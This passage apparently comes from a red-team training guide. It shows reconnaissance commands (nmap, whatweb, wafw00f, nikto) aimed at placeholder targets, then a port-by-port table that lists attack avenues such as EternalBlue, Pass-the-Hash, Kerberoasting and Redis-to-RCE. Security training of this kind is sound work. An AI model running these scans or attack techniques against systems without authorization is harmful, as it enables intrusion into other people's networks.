# Deep scan on interesting hosts
nmap -p- -sV -sC -A 203.0.113.10 -oA deep_scan_target

# Web technology fingerprinting
whatweb https://target.com
wafw00f https://target.com # Detect WAF
nikto -h https://target.com
```



19 — PROTOCOL QUICK REFERENCE

Every Port and Protocol at a Glance

Protocol	Port(s)	Layer	Key Facts for Hackers
HTTP	80	L7	Unencrypted web — intercept with MITM. SQLi, XSS, SSRF targets.
HTTPS	443	L7	Encrypted but app vulnerabilities remain. Check TLS version.
SSH	22	L7	Brute force if weak passwords. Old versions CVEs (CVE-2023-38408).
FTP	21 (cmd), 20 (data)	L7	Anonymous login. Plaintext creds. Active vs Passive mode matters.
Telnet	23	L7	Full plaintext — intercept with Wireshark. Never acceptable.
SMTP	25, 587	L7	Email sending. Open relay test. VRFY/EXPN user enum.
DNS	53	L7	Zone transfer, subdomain enum, tunneling. UDP+TCP.
DHCP	67/68	L7	Rogue server attack — redirect gateway, DNS to attacker.
SNMP	161 (get), 162 (trap)	L7	Community string brute force. MIB walk = full device map.
SMB	445 (direct), 139	L7	EternalBlue, Pass-the-Hash, relay attacks. High value target.
RDP	3389	L7	Brute force, BlueKeep. Session hijack. Spray carefully.
LDAP	389, 636	L7	AD enumeration — users, groups, computers without auth.
Kerberos	88	L4/L7	Kerberoasting, AS-REP roast, ticket attacks.
WinRM	5985, 5986	L7	PowerShell remoting — evil-winrm for authenticated shell.
MSSQL	1433	L7	xp_cmdshell, SA account, linked server pivoting.
MySQL	3306	L7	User enumeration, SQL injection. Check for UDF.
Redis	6379	L7	Unauthenticated write to cron/authorized_keys = RCE.
Memcached	11211	L7	No auth — cache poisoning. UDP amplification DDoS.
MongoDB	27017	L7	No auth default. Full DB access if exposed.
Elasticsearch	9200	L7	REST API no auth. Full index access, code execution possible.
VNC	5900-5902	L7	Often no or weak auth. Full screen access via rfb protocol.

Protocol	Port(s)	Layer	Key Facts for Hackers
NFS	2049	L4	Mount shares without auth if exports misconfigured.
TFTP	69	L4	No auth. Download router/switch configs if accessible.
IMAP	143, 993	L7	Email access. Brute force. Harvest credentials.
POP3	110, 995	L7	Email retrieval. Plaintext unless SSL.



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.



Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

Democratize offensive security education — free, practical, no-nonsense.
Build the most comprehensive red team technique library available anywhere.
Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.